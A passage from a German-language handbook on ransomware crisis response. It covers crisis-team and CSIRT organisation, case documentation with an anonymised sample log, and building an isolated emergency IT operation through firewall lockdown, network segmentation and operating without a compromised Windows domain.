Das Gremium tagt typischerweise 2 Mal am Tag, einmal morgens zur Planung und einmal abends am Ende des Arbeitstags zur Statusfeststellung. In manchen Fällen wird ein drittes Meeting eingeplant. Dies erscheint jedoch meist eher hinderlich.

Das CSIRT muss überdies die technischen Vorgaben für die Mitarbeiter an das CMT kommunizieren, das dann die geeignete Weiterverteilung übernimmt. Dazu gehören im Speziellen:

- Wann darf welche Person welche Rechner einschalten und benutzen?
- Welche Netzwerkports und WLANs dürfen verwendet werden?

- Welche privaten Geräte sind verwendbar?
- Was ist im Heimnetzwerk der Home-Office-Kollegen zu beachten?
- Das Verbot, selbstständig Dateien auf Internetseiten zum Check auf Viren hochzuladen (wie Virustotal), weil diese dann öffentlich werden.
- Die Vorgabe, eine eventuelle Ransomnote, die auf Rechnern ist, nicht weiterzugeben.

9.2 Das erste CMT-Meeting

Das wohl herausforderndste Meeting des CMT ist das erste. Es werden die Basis für alle wichtigen Entscheidungen sowie daraus resultierende Maßnahmen für die ersten 24 h getroffen. Der Input hierfür ist:

- Erste Lagemeldung (sieben „W“-Fragen), insbesondere das Schadensausmaß, Risiko für das Gesamtunternehmen, Situation an allen in- und ausländischen Standorten. Das Schadensausmaß kann von der IT zu diesem Zeitpunkt normalerweise nur vorläufig benannt werden. Insbesondere ist noch nicht klar, was aus dem Backup von welchem Datum wiederhergestellt werden kann.
- Bericht über die Erst- und Sofortmaßnahmen, die bisher getroffen wurden.
- Erste OSINT-Analyse der Tätergruppe (soweit bereits vorhanden).

Auf dieser Basis muss das CMT folgende Tagesordnung abarbeiten:

- Konstituierung des CMT (Festlegung der internen und externen Mitglieder).
- Beauftragung des IT-Leiters mit der Organisation des CSIRT.
- Beauftragung der Entwicklung einer Kommunikationsstrategie (siehe Kap. 13).
- Analyse sonstiger Stakeholder und Festlegung des dazugehörigen Vorgehens (siehe Kap. 14).
- Planung der nächsten 24 h.

Welche Funktionen werden unbedingt im Unternehmen benötigt?

Wie können diese Notfunktionen ohne IT¹ organisiert werden?

Wie können Mitarbeiter über An- und Abwesenheit informiert werden?

Welche Kommunikationsmöglichkeiten gibt es grundsätzlich (Aushänge, Informationsbeauftragte, die im Unternehmen eingesetzt werden)?

Wohin können sich Mitarbeiter für alle Fragen wenden (Mobilrufnummer, E-Mail-Adresse außerhalb des Firmen-Accounts)?

¹ Meist heißt dies auch, dass weder die Telefonanlage noch das Zutrittskontrollsystem normal funktionieren. Manchmal sind auch Schließsysteme von Spinden und andere Teile der Gebäudesteuerung betroffen.

- Festlegen des Tagungsrhythmus des CMT in den nächsten Tagen (in dem dann das Thema Täterkommunikation besprochen werden sollte, siehe Kap. 11).

Die Erfahrung zeigt, dass nach dem ersten CMT-Meeting die meisten Mitglieder eine Regenerationspause benötigen. Dies gilt auch im weiteren Verlauf der Krise. Eine zu hohe Taktung von Meetings, Aufgaben und Verantwortung kann bei einer Krise über Wochen ansonsten zu Überlastung und regelrechten Burnouts führen.

9.3 Die Arbeit im CSIRT

Das CSIRT ist für die Wiederherstellung der Systeme zuständig. Die Kollegen haben ab Tag 1 über Wochen hinweg viel zu tun. Viele Aufgaben erfordern eine Wartezeit (Neuaufsetzen von Systemen, große Kopieraufträge, Säuberungsläufe, Wiederherstellung aus dem Backup). Vieles kann parallelisiert werden, erfordert dann aber einen hohen Organisationsgrad. Oft muss auf die Beendigung der Arbeit eines anderen Kollegen gewartet werden. Auch diese Koordination erhöht die Anforderungen an die Organisation. Um eine effiziente und effektive Arbeit des CSIRT sicherzustellen, hat es sich bewährt, dass alle IT-Kollegen zusammen in einem War Room sitzen. Damit kann die Tagungsfrequenz des CSIRT-Meetings auch auf einmal pro Tag reduziert werden.

Die Arbeit der Kollegen geht teilweise bis spät in die Nacht. Dies muss mit dem Wachdienst/Werkschutz besprochen werden. Eventuell muss auch vom Betriebsrat und dem Gewerbeaufsichtsamt eine Genehmigung für die Sonntags- und Mehrarbeit organisiert werden (eventuell auch für das CMT). Um eine konzentrierte Arbeit dieses Teams sicherzustellen, sollten Störungen reduziert werden. Folgende Maßnahmen haben sich bewährt:

- Das CSIRT berichtet an das CMT. Alle Manager kanalisieren ihre Anfragen über das CMT.
- Die Räume, in denen das CSIRT arbeitet, sind abgesperrt. Nur CSIRT-Mitarbeiter haben Zutritt. Mitarbeiter, die Fragen haben, werden per Aushang an eine zentrale Hotline/einen zentralen Ansprechpartner verwiesen. Dieser ist kein IT-Mitarbeiter (sondern z. B. ein Non-IT-Abteilungsleiter) und kanalisiert die Anfragen an das CSIRT bzw. vorzugsweise an das CMT.

Die Arbeit des CSIRT ist kein Sprint, sondern ein Marathon. Um die Motivation der Kollegen langfristig sicherzustellen, können regelmäßige Besuche des Top-Managements und Goodies wie Kaffee, Getränke und regelmäßige Essenslieferungen (Obst, Süßigkeiten, Pizza) helfen. Grundsätzlich gilt: *Je länger sich die CSIRT-Mitarbeiter ungestört auf die Lösung der IT-Probleme konzentrieren können, umso schneller ist die Krise beendet.*

9.4 Dokumentation der Arbeit

Die Arbeit in beiden Gremien muss dokumentiert werden. Später werden verschiedene Stakeholder wie Cyberversicherer, Wirtschaftsprüfer oder Datenschutzbehörden diese Dokumentation anfordern. Direkte gesetzliche Berichts- oder Informationspflichten gibt es nicht. Allerdings kann man aus allgemeinen Sorgfaltspflichten sehr wohl Anforderungen an die Dokumentation ableiten. Die Dokumentation dient als Basis für eine Nachbereitung im Rahmen eines Lessons-Learned-Meetings nach Beendigung der Krise. Die Dokumentation besteht aus drei Teilen:

- Personenliste (Name, Firma, Position/Aufgabe),
- Fallbeschreibung (fortgeführt),
- chronologisches Protokoll der Arbeit des CMT und CSIRT.

Um die notwendige Dokumentationstiefe zu verdeutlichen, findet sich hier jeweils ein anonymisiertes Beispiel einer Fallbeschreibung und eines Protokolls des CMT. Pro Tag erzeugt das CMT an „heißen“ Tagen 20–40 Einträge für das Protokoll, das CSIRT 15–30. Insgesamt kann ein CMT-Protokoll eines Krisenfalles schnell 400 Einträge bzw. einen Umfang von 50–60 Seiten enthalten.

9.4.1 Beispiel anonymisierte Fallbeschreibung

In der Nacht auf Samstag, den 17.09.2022 wurden Server der ungarischen Tochtergesellschaft der XYZ-Unternehmensgruppe angegriffen. Die betroffenen Server wurden verschlüsselt. Zudem war eine Textdatei auf den Servern zu finden, in der die Forderung der Bezahlung einer nicht spezifizierten Lösegeldsumme genannt wurde.

Betroffen waren 15 Server und vier Rechner beziehungsweise Workstations der Tochtergesellschaft in Szarvas, Ungarn.

Die IT-Spezialisten in Ungarn leiteten umgehend folgende Maßnahmen ein:

- Die Hungary Cyber Security Agency wurde informiert und begann mit dem Scannen der betroffenen Systeme.
- Ein Fortinet-Firewall-Experte wurde informiert und analysierte die Situation.
- Ein Anti-Virus-Experte wurde informiert und analysierte die Situation.
- Die Polizei in Ungarn wurde verständigt. XXX erhielt hierbei eine Fallnummer (123456748, Szarvas Police).
- Alle Rechner wurden heruntergefahren und die Verbindungen zwischen den ungarischen Standorten wurden unterbrochen.

In Deutschland (DE) wurde umgehend die IT und die XYZ-Group-Geschäftsführung informiert.

Die IT in DE hat Maßnahmen eingeleitet, damit alle ungarischen Standorte und Gesellschaften (einschließlich Budapest) vom MPLS-Netz genommen wurden. Hierdurch wurde die Kommunikation der Server zwischen DE und Ungarn unterbrochen.

Zudem wurden alle AD-Nutzer, die Zugriff auf die Netzwerke in Ungarn haben, gesperrt. Dazu gehörten auch die Geschäftsführer AB und CD sowie EF, GH und IJ. Diese konnten ihre Rechner nicht verwenden und waren lediglich via Handy und privater Mail erreichbar.

Am Samstag ist der erste Krisenstab (CMT) zusammengekommen. Für die weitere Beratung und Begleitung wurde Corporate Trust als Partner hinzugezogen. Das exakte Ausmaß des Cyberangriffs wurde in den darauffolgenden Tagen eruiert. Die Betroffenheit von (personenbezogenen) Daten von Privat- und Geschäftskunden sowie Mitarbeitern war zunächst unklar.

Es wurden 2 Steuerungskreise für das weitere Vorgehen definiert: ein übergeordneter Krisenstab (CMT), der explizit die Themen Kommunikation und Business Impact behandelte und die einheitliche Kommunikation zu den relevanten internen und externen Stakeholdern vorbereitete, sowie ein „Technical Team“, das die IT-Angelegenheiten betrachtete.

Das Technical Team erhielt den Auftrag, alle Systeme in Ungarn und Deutschland zu untersuchen und herauszufinden, wo die Schadsoftware vorhanden ist. Die ungarischen IT-Kollegen und Experten waren hier im Lead.

Oberstes Ziel war es herauszufinden, ob a) Server und Rechner in DE betroffen waren und b) in Ungarn weitere Server und Rechner infiziert waren, um alsbald (zumindest in Teilen) XXX-Standorte wieder hochfahren zu können.

9.4.2 Beispielhaftes CMT-Protokoll

Die Spalten „erledigt“ und „bis“ wurden aus Übersichtsgründen entfernt. In Spalte „ART“ steht „E“ für Entscheidung, „I“ für Information und „A“ für Auftrag. In diesem Fall fand die Erpressung nur mittels Informationsabfluss ohne Verschlüsselung statt. Das gesamte Protokoll hat mehr als 400 Einträge, in Tab. 9.1 wurden jeweils einige Zeilen aus Tag 1, 3 und 5 herausgegriffen.

9.5 Arbeitsteilung in größeren Unternehmen

In Unternehmen mit mehreren Außenstellen, Tochtergesellschaften und/oder Standorten gibt es eine zusätzliche Herausforderung. Die Kommunikation zwischen den Unternehmensteilen ist unterbrochen. Vielleicht sind alle Unternehmensteile betroffen? Vielleicht

Tab. 9.1 Beispiel eines Krisenstab-Protokolls

Uhrzeit	ART	Thema	Ansprechpartner/Verantwortlicher
09:59	I	Eingangsbestätigung der Meldung einer Datenschutzverletzung gemäß Artikel 33 DS-GVO beim Bayerischen Landesamt für Datenschutzaufsicht am 17.09.2022 (Online-Kennung: CDEFX3892)	Hr. Huber
14:00	I	Webex Meeting CMT zur Sondierung der Lage – Organisatorische Klärungspunkte – Lageanalyse (technisch, strategisch) – Anzeigepflichten – Kommunikation (intern, extern) – Täteranalyse und -kommunikation	Hr. Müller, Hr. Schmidt, Hr. Weber, Hr. Florian, Fr. Günther, Hr. Max, Hr. Huber, Hr. Knebelsberger, Fr. Monika, Fr. Bayerle
14:05	E	Zustimmung zur Zusammensetzung des CMT mit obengenannten Teilnehmenden	Hr. Müller
14:05	E	Beschluss eines regelmäßigen Abstimmungsturnus der CMT-Sitzungstermine	Hr. Müller
14:05	I	Kommunikation des CMT derzeit via WhatsApp (ab 14.09.2022 via Teams)	Hr. Müller
14:10	I	Meldung der erfolgten Zusendung der internen und externen Kommunikationsbausteine durch Fr. Bayerle via WhatsApp	Fr. Bayerle
14:10	E	Zustimmung zur Übernahme der Falldokumentation durch Corporate Trust Business Risk & Crisis Management GmbH	Hr. Müller
14:10	I	Übermittlung des technischen Lagebilds durch Hr. Schmidt – bislang fehlende Hinweise auf eine Datenverschlüsselung – Unklarheit hinsichtlich der Kritikalität abgeflossener Daten	Hr. Schmidt

(Fortsetzung)

Tab. 9.1 (Fortsetzung)

Uhrzeit	ART	Thema	Ansprechpartner/Verantwortlicher
14:15	A	Bedarf der Erstellung eines technischen Logs	Hr. Schmidt
14:15	A	Bedarf der Erstellung eines File Listings abgeflossener Daten	Hr. Schmidt
14:15	I	Aktuelle Untersuchung von Data Breaches und vertraglichen Mitteilungspflichten gegenüber Kunden aufgrund der mangelnden Verfügbarkeit digitaler Daten derzeit stark eingeschränkt	Hr. Müller
14:20	I	Bestätigung der erfolgten Involviering des externen Datenschutzbeauftragten	Hr. Müller
2 Tage später			
13:05	E	Die inhaltliche Anpassung und Veröffentlichung der externen Kommunikation erfolgt in Abhängigkeit von der nachfolgenden Täterkommunikation	Hr. Müller
13:05	I	Hr. Knebelsberger berichtet im Rahmen der Täterkommunikation die Eröffnung eines dritten Chats und die Zusendung einer neuen Chat-ID an die zuvor generierte Fake-E-Mail-Adresse durch die Tätergruppe	Hr Knebelsberger
13:05	I	Mitteilung der neuen Antwort der Tätergruppe einschließlich einer permanenten Verfügbarkeit des Fake-Accounts zu Kommunikationszwecken	Hr Knebelsberger
13:05	A	Bedarf des Versendens einer neuen Rückmeldung auf die Tätergruppe durch Hr. Knebelsberger bis 15.09.2022	Hr Knebelsberger
13:20	I	Übermittlung einer Prioritätenliste von Exchange-Outlook-Accounts via WhatsApp-Gruppe durch Hr. Müller an Hr. Florian	Hr. Müller

(Fortsetzung)

Tab. 9.1 (Fortsetzung)

Uhrzeit	ART	Thema	Ansprechpartner/Verantwortlicher
13:25	I	Übermittlung weiterer Mailboxen via WhatsApp-Gruppe von Hr. Schmidt an Hr. Florian	Hr. Schmidt
17:07	I	Übermittlung neuer Informationen bezüglich der Backups durch Hr. Schmidt via WhatsApp-Gruppe	Hr. Schmidt
2 Tage später			
16:30	I	Eine Nachmeldung bei der bayerischen Datenschutzbehörde erfolgte am 19.09.2022	Hr. Huber
16:30	E	Zustimmung zu den Spezifika der nachfolgenden Täterkommunikation vonseiten Hr. Müllers	Hr. Müller
20:00	I	Identifikation der Problematik der partiellen Ausstattung der Außen-Lokationen mit eigenen Tenants und Potenzial der Tangierung der Security aufgrund von VPN-Verbindungen zwischen Lokationen	Hr. Schmidt
20:00	A	Bedarf der Verstärkung der IT durch externe Dienstleister vor dem Hintergrund aktueller technischer Herausforderungen	Hr. Schmidt

nur die Zentrale, aber die Niederlassungen können ohne die Zentral-IT nicht produzieren? Vielleicht ist nur eine Niederlassung betroffen, aber es ist noch nicht klar, ob die Bedrohung nicht doch auch auf andere Unternehmensteile übergegriffen hat? An welchem Standort kann ein eigenes lokales CMT (LCMT) aufgestellt werden? An welchem Standort gibt es genug IT-Know-how für ein CSIRT? Wie kann Know-how über die Standorte in die zentralen CMT- und CSIRT-Strukturen eingebracht werden?

Fragen gibt es zur Genüge. Die Antwort darauf ist sehr von der Regelorganisation eines Unternehmens abhängig. Wenn nicht genug geeignete Ressourcen vorhanden sind, kann es Sinn ergeben, die Außenstellen Stand-Alone und vom Netzwerk getrennt zu lassen, während zuerst die Zentrale wiederhergestellt wird. Danach reist ein Wiederherstellungsteam von Standort zu Standort. Alternativ können LCMTs und CSIRTs in jeder Außenstelle gegründet und im zentralen CMT koordiniert werden. Auch Zwischenlösungen und Kombinationen sind denkbar. Sind nicht alle Standorte betroffen, können die „sauberen“ Standorte in der Alarmstufe „gelb“ oder „orange“ (siehe Kap. 20) getrennt weiterbetrie-

ben werden. Eines ist aber klar: Das CMT steht über allem und muss entscheiden, wie die Bearbeitung durchgeführt wird, und muss alle Erkenntnisse zusammenführen.

9.6 Beenden des Krisenmodus

Eine Krisenorganisation ist nur temporär und muss so bald als möglich wieder in die normale Aufbauorganisation überführt werden. Nach etwa zwei bis drei Wochen bestimmt der Leiter des CMT einen Nachfolger (z. B. den bisherigen Moderator). Sukzessiv zieht sich das Top-Management aus dem CMT zurück und lässt sich von da an vom Nachfolger berichten. In einem nächsten Schritt wird das CMT als regelmäßiges Gremium beendet und in den Ad-hoc-Modus versetzt. Nach offizieller Beendigung der Krise, durch einen letzten und offiziellen Eintrag im Protokoll, werden jeweils Lessons-Learned-Veranstaltungen für alle Krisenorganisationen (CMT, LCMT, CSIRT/IT-Notfallstab) durchgeführt. Dies erfolgt in der Regel vier bis acht Wochen nach dem Ende der Krise.

Das CSIRT wird länger benötigt als das CMT. Peu à peu wird die Infrastruktur wieder in den Normalbetrieb überführt. In manchen Organisationen geht das CSIRT einfach in ein IT-Betriebsmeeting über. Andere Unternehmen dünnen die Teilnehmerdecke des CSIRT zunehmend aus.

Der Krisenmodus ist für alle Seiten anstrengend. Ein klar definierter Abschluss, ein „Freedom Day“ ist für alle Seiten ein gutes Signal. Dieser Abschluss sollte ähnlich einem Projektabschluss auch zelebriert werden. Für Mitarbeiter, die in dieser Zeit mit Überstunden und außerordentlichem Engagement für die Firma gearbeitet haben, sollte eine Gratifikation ausgelobt werden.



Aufbau Notbetrieb

10

Es ist die wichtigste Aufgabe in der Krisenbewältigung, den Betriebsunterbrechungsschäden so gering wie möglich zu halten. Dem muss sich alles unterordnen. Das gilt auch für die Anforderungen der Forensik an die Beweismittelsicherung. Behält man dieses Ziel im Auge, ist die Zwischenschaltung eines Notbetriebs vor der IT-Wiederherstellung in den meisten Fällen ein großer Vorteil.

Was versteht man unter „Notbetrieb“? Wird die IT abgeschaltet, steht das Unternehmen zunächst komplett still. Im Normalbetrieb gibt es kaum einen Prozess eines Unternehmens, der nicht von Computern unterstützt wird. Das Ziel des Notbetriebs ist die möglichst schnelle Wiederherstellung der wichtigsten Wertschöpfungsprozesse. In manchen Firmen geht das innerhalb von 5 Tagen, andere benötigen 3 Wochen. Eine gute Zielvorgabe ist: *Ab Woche 2 müssen 80 % der Kernleistungen wieder erbracht werden.*

Zu diesem Zeitpunkt sind alle externen Verbindungen abgeschaltet. Viele Computer sind verschlüsselt und nicht mehr funktionstüchtig und (eventuell) abgeschaltet. Die Forensik steht am Anfang oder hat wahrscheinlich noch nicht einmal begonnen. Das Netzwerk ist von den Tätern und ihren Hintertüren verseucht. Diese bisherige (kaputte) Infrastruktur bekommt nun einen Namen: „infected“, „infiziert“ oder „schwarzes Netz“. Der Name ist von Fall zu Fall unterschiedlich – die Namenswahl kommt am besten von der lokalen IT. Um einen möglichst raschen Notbetrieb zu gewährleisten, muss das infizierte Netz notdürftig wieder ins Laufen gebracht werden, ohne dass die Angreifer erneut Kontrolle darüber erlangen können. Dies erfordert von den Mitarbeitern die notwendige Flexibilität, um „Bastellösungen“ gemäß dem Motto „Guter Pfusch ist keine schlechte Arbeit“ umzusetzen. Dabei können die Kollegen beruhigt sein, diese Notlösung wird aufgrund der weiterhin bestehenden Infektion durch die Angreifer so nicht bestehen bleiben (siehe Kap. 16).

10.1 Ziel des Notbetriebs definieren

Das Ziel ist die möglichst schnelle Wiederherstellung der Wertschöpfung. Dieses allgemeine Ziel muss jetzt unternehmensspezifisch tiefergelegt werden. Die vorrangige Frage ist: Welche Prozesse müssen wieder laufen? In manchen Organisationen ist dies sofort klar und faktisch jeder in der Firma weiß das. In anderen Unternehmen überrascht das Management an dieser Stelle alle Anwesenden, indem ganz andere Prozesse benannt werden, als das allgemein geglaubt wurde. Für jeden dieser Prozesse muss ein Minimalziel für den Notbetrieb ausgegeben werden. Typische Beispiele wären:

- Es kann eine Notausgabe der Zeitung ohne Werbung, Sonder- und Regionalteile erstellt werden.
- Die Bankbewegungen auf unseren Konten können wieder kontrolliert werden.
- Die Produktion kann zu xx % lauffähig gehalten werden.
- Die Teile X, Y und Z können produziert und versendet werden.
- Die Großkunden A und B können wieder beliefert werden.
- Die Gehaltsauszahlung am Ende des Monats wird funktionieren, notfalls mit dem Gehalt des letzten Monats.
- Die Kassensysteme funktionieren so weit, dass die Kunden einkaufen können.

Ein Notbetrieb kann mehrere Ziele haben. Wichtig ist jedoch, dass alle Ziele minimalisiert und auf das Notwendigste beschränkt sind. Je kleiner die Ziele gesteckt sind, desto schneller ist der Notbetrieb am Laufen. Und je schneller der Notbetrieb eingerichtet ist, umso früher können die IT-Kollegen mit der Wiederherstellung der IT beginnen.

Die Ziele des Notbetriebs müssen vom Top-Management des Unternehmens abgesegnet sein. Diese Liste ist final. Im Laufe der Zeit werden die Begehrlichkeiten wachsen und Kollegen im Unternehmen wollen ihre Prozesse auch mit auf der Liste sehen („feature creep“). Nur die Unternehmensleitung kann neue Themen im Nachgang auf die Liste setzen oder umpriorisieren. Es muss sichergestellt sein, dass der kleine Dienstweg über den befreundeten IT-Kollegen nicht funktioniert. Dies gilt auch für die Wünsche der IT. Der Notbetrieb ist dazu da, das Unternehmen möglichst schnell wieder handlungsfähig zu bekommen. Daher wird der alte Status quo wiederhergestellt, so schlecht er offensichtlich auch war. Verbesserungen werden später in der IT-Wiederherstellung eingebbracht. Der Merksatz dazu ist: *Je kleiner der Notbetrieb, desto schneller ist der Ransomware-Fall Geschichte.*

10.2 Netzwerksegmentierung

Der Notbetrieb beginnt mit den Netzwerkspezialisten. Die Firewall muss im ersten Schritt auf Kompromittierung geprüft werden: Sind in den Access Logs unberechtigte Zugriffe durch die Täter erkennbar? Sind die Regelwerke und Konfiguration unverändert? Danach empfiehlt es sich, eine Basis-Härtung der Firewall durchzuführen. Die Zugangspasswörter sollten geändert und bisher eventuell ungenutzte Sicherheitsoptionen (z. B. Threat-Monitoring) aktiviert werden. Die Firewall muss gepatcht und auf den aktuellen Stand gebracht werden, falls sie das noch nicht ist. Wenn das benutzte Firewallprodukt keinen Herstellersupport mehr hat („end of life“) muss schnell eine Ersatzfirewall beschafft werden. Dies ist beim IT-Partner meist schnell machbar, oft haben aber auch die IT-Sicherheitspartner ein Ersatzgerät zur Hand.

Wenn das Vertrauen in die Firewall wieder hergestellt ist, muss (an der vom Internet getrennten) Firewall eine neue Firewallpolicy angelegt werden, mit einem komplett zugedrehten Regelwerk: Niemand darf nirgendwo hin. Das muss auch für alle VPN-Verbindungen gelten. Danach wird das Internet wieder angesteckt. Mit der neuen Firewallpolicy ist das nun egal, da keinerlei Verbindungen erlaubt sind.

Jetzt können an der Firewall je nach Wiederherstellungsplanung zusätzliche Netzwerke (z. B. mittels „virtual local area networks“, VLANs) angelegt werden:

- Ein Segment für neu aufgesetzte oder gesäuberte Geräte (Name „clean“, „washed“, „sauberes Netz“, „weißes Netz“, „blaues Netz“ oder „grünes Netz“). In diesem Segment ist zunächst nach außen jede Kommunikation erlaubt, nach innen ist alles verboten („Fritzbox-Standard“).
- Ein Quarantänesegment (Name „quarantine“, „Quarantäne“ oder „graues Netz“). Dieses Netz hat ausgehend nur den notwendigsten Internetzugang, eingehend ist alles verboten.
- Das bisherige Netzwerk wird unter dem Namen „infected“, „schwarzes Netz“ oder „infiziertes Netz“ mit der Firewall verbunden.

Eine Kommunikation der Netzwerke untereinander ist im ersten Schritt nicht erlaubt. Später können einzelne Verbindungen vom „weißen“ ins „schwarze“ Netz erlaubt werden.

Jedes Netzwerk kann aus weiteren Segmenten bestehen. Das „schwarze“ Netz ist gemäß dem früheren Konzept segmentiert. Ein Mindeststandard für Netzwerksegmentierung der „weißen“ Segmente findet sich in Abschn. 21.8.

Die Netzwerkvorbereitung wird bei Bedarf in allen Lokationen analog durchgeführt. Einer Zusammenschaltung der jeweiligen Netzwerksegmente steht grundsätzlich nichts entgegen, besser wäre es jedoch, bereits jetzt ein klares Regelwerk zur Kommunikation zwischen den Standorten einzuführen („Standort-Segmentierung“).

10.3 Liste wichtiger IT-Systeme und Applikationen

Sind die Ziele definiert, benötigt man im nächsten Schritt eine Liste der wichtigsten Applikationen. Es geht jetzt nicht um Komfort oder um die Wiederherstellung der vorherigen Situation. Alles, was man ohne IT tun kann, muss ohne IT erledigt werden. Manuelle Workarounds, Laufzettel und Zettelwirtschaft haben nun Hochkonjunktur. Im Notbetrieb werden nur die nötigsten IT-Systeme auf einzelnen Arbeitsplätzen wieder lauffähig gemacht. Die Produktions-IT/OT verdient gesonderte Betrachtung: Wie viel Infrastruktur brauchen die Maschinen? Innovative Lösungen, über die man im Normalbetrieb die Nase rümpft, müssen gefunden werden: Ein von einer Abteilung gemeinsam benutzter PCs für bestimmte Aufgaben, Server, die nur einmal hochgefahren werden, um bestimmte Listen auszudrucken etc. Die Frage, die jetzt beantwortet werden muss, ist: Wie kann ich die für den Notbetrieb definierten Ziele mit möglichst minimalem Einsatz von IT erfüllen?

In manchen Firmen können die Firmeneigentümer bzw. Top-Manager zusammen mit den Fachexperten diese Liste erstellen. In anderen Unternehmen macht dies ein Gremium geführt von den IT-Kollegen zusammen mit der Fachlichkeit. Am Ende steht eine Liste der wichtigsten Applikationen und IT-Systeme. Auf dieser Liste dürfen auch einmalige Aktionen (z. B. „aktuelle Bestellungen exportieren“) stehen. Die Liste wird durchnummeriert. Keine zwei Systeme dürfen die gleiche Priorität haben.

10.4 Notbetrieb implementieren

Für alle IT-Systeme auf der Liste gibt es drei Möglichkeiten:

1. Das System scheint noch funktionstüchtig zu sein und kann verwendet werden.
2. Das System ist verschlüsselt und nicht mehr funktional, kann aber aus dem Backup wiederhergestellt werden.
3. Das System ist verschlüsselt und es existiert kein Backup.

Derzeit liegen noch keine Erkenntnisse aus der Forensik vor. Egal, ob das System noch verwendet werden kann oder aus einem kürzlichen Backup wiederhergestellt wird, in beiden Fällen gilt: *Das System ist vom Täter möglicherweise infiziert, potenziell läuft ein Backdoor darauf und es sind Automatismen eingerichtet.* Im Klartext: Auch die Wiederherstellung eines kürzlich erzeugten Backups bringt kein sauberes System zurück. Bei der Wiederherstellung im Notbetrieb geht man daher davon aus, dass alle Systeme infiziert sind. Im dritten Fall sind die Daten des Systems unwiederbringlich verloren, allerdings kann die Funktionalität durch eine frische Installation der Software meist rudimentär wiederhergestellt werden.

Im Notbetrieb wird ein infiziertes Netz in der alten Struktur wiederhergestellt („schwarzes Netz“, „infected“). Bei der Inbetriebnahme der potenziell infizierten IT-Systeme gilt

es zwei Dinge zu verhindern: Ein eventuell vorhandenes Backdoor (Remote Access Trojan, C2-Verbindung) der Täter darf nicht genutzt werden können und ein gegebenenfalls installierter Automatismus der Täter darf nicht zur Ausführung kommen.

Um die Nutzung von Hintertüren durch die Täter zu verhindern, ist der wichtigste Punkt im Notbetrieb: **Es besteht kein Internetzugang der Systeme im Notbetrieb!** Das gesamte infizierte Netz ist und bleibt vom Internet getrennt. Der Notbetrieb ist auf die lokalen Systeme beschränkt. Wenn eine Applikation im Hintergrund einen extern betriebenen Service nutzt, ist eine Freischaltung an der Firewall für **einen Port, eine Ziel- und eine Quelladresse** als absoluter Ausnahmefall möglich. Dies gilt aber nur für Ports, die eine Infektionsübertragung nicht ermöglichen. Dies bleibt eine Einzelfallentscheidung der IT-Sicherheitsexperten vor Ort. Ports für allgemeine Kommunikation (z. B. TCP 137–139 für Network Basic Input Output System, NetBIOS over TCP) und auch SMB-Ports sind auf jeden Fall nicht möglich. Manchmal erfordert ein Prozess im Notbetrieb die Nutzung von Cloud- oder Internetsystemen (z. B. zum Recherchieren, zur Verzollung etc.). Solche Anforderungen werden im Notbetrieb durch neu aufgesetzte PCs abgedeckt. Dazu werden entweder neue oder komplett zurückgesetzte¹ PCs verwendet. Diese PCs dürfen **nie** mit dem infizierten Netz in Berührung kommen, sondern werden im sauberen Netz betrieben. Im Notbetrieb gibt es typischerweise nur einzelne solcher Stationen für einzelne Abteilungen.

Die Ausführung eventueller Automatismen der Täter zu verhindern, ist schwieriger. Meist wird von den Ransomware-Gruppen „nur“ der Start der Verschlüsselung automatisiert. Aber auch deren Loslaufen muss verhindert werden. Im Idealfall hat die OSINT-Analyse erste Ergebnisse gebracht, wie die Täter Automatismen im System verankern. Vornehmlich geschieht dies auf der Domänenebene mittels GPOs. Wenn der Notbetrieb ohne Domäne läuft, wäre diese Möglichkeit eliminiert. Es könnten aber auch lokal Scheduled Tasks eingetragen oder Programme im Autostart verankert sein. Es empfiehlt sich, den ersten wiederhergestellten Rechner im abgesicherten Modus zu starten und diese Punkte zu untersuchen (in Windows: App Aufgabenplanung und im Task Manager der Reiter Autostart). Im sehr unwahrscheinlichen Fall, dass bei einem wiederhergestellten Rechner trotzdem die Verschlüsselung loslaufen würde, wäre die Untersuchung dieses Verhaltens ein vorrangiger Forensikauftrag.

10.5 Infrastruktur im Notbetrieb

Die Liste der Applikationen für den Notbetrieb wird nun von der IT um die Infrastrukturkomponenten ergänzt, die zum Betrieb der genannten Systeme unbedingt notwendig sind. Dies sind sicherlich einige Netzwerkkomponenten. Bisher haben Switches und Router in

¹ BIOS zurückgesetzt, Festplatte neu partitioniert, Betriebssystem von sauberem Download frisch installiert.

keinem Ransomware-Angriff eine aktive Rolle gespielt, diese können daher einfach wieder in Betrieb genommen werden. Für andere wichtige Komponenten muss jedoch Ersatz gefunden werden.

Ein wichtiger Teil der IT ist die Virtualisierungsinfrastruktur. Je nach Erkenntnissen aus der OSINT besteht hier ein Risiko, dass diese Infrastruktur einer der Ausgangspunkte für die Infektion ist und eine aktive, ggf. sogar automatisierte (d. h. ohne Internetverbindung aktivierbare) Malware enthält. Gibt es in der OSINT keine eindeutigen Hinweise darauf, dass die Gruppe das noch nie gemacht hat, dann empfiehlt sich ein Neuaufsetzen dieser Infrastruktur, sodass dann dort wieder virtuelle Maschinen in Betrieb genommen werden können. Eventuell kann ein IT-Dienstleister auch schnell Ersatzserver besorgen, sodass die Virtualisierungsumgebung auf neuer Hardware im infizierten Netz aufgebaut werden kann.

Der lästigste Teil der Infrastruktur ist die Windows-Domäne. Die Domäne ist mit nahezu 100 %iger Sicherheit Ziel des Angriffs gewesen. Im Idealfall wird keiner der infizierten DCs jemals wieder in Betrieb genommen. Das bedeutet für den Notbetrieb, dass Dienste wie DNS nun z. B. die Firewall übernehmen muss, dass DHCP durch fixe IP-Adressen ersetzt werden muss und die Zeitsynchronisierung (NTP) derzeit nicht zur Verfügung steht. Das heißt aber auch, dass mit lokalen Usern an den Applikationen gearbeitet werden muss, was eine gewisse Umkonfiguration erfordert. Nachdem Microsoft allen IT-Kollegen in den vergangenen 25 Jahren erklärt hat, wie wichtig eine Windows-Domäne ist, halten viele den Betrieb eines Netzwerks ohne Domäne faktisch für unmöglich. Der Erfahrung zeigt aber, dass das sehr wohl geht. Sollte ein Notbetrieb ohne Wiederinbetriebnahme der DC wirklich überhaupt nicht möglich sein, bietet sich folgendes Verfahren an:

1. Ein(!) DC wird in einem separaten Netzwerksegment wieder hochgefahren.
2. Ein zweiter DC wird neu aufgesetzt und gesyncd.
3. Der ursprüngliche DC wird wieder abgeschaltet.
4. Alle GPOs in der Domäne werden gelöscht, da sich hier oft Automatismen der Täter verstecken (insbesondere in den Scheduled Tasks, siehe auch Kap. 5).

Die Empfehlung bleibt aber weiterhin, einen Notbetrieb ohne Windows-Domäne und DC zu organisieren.

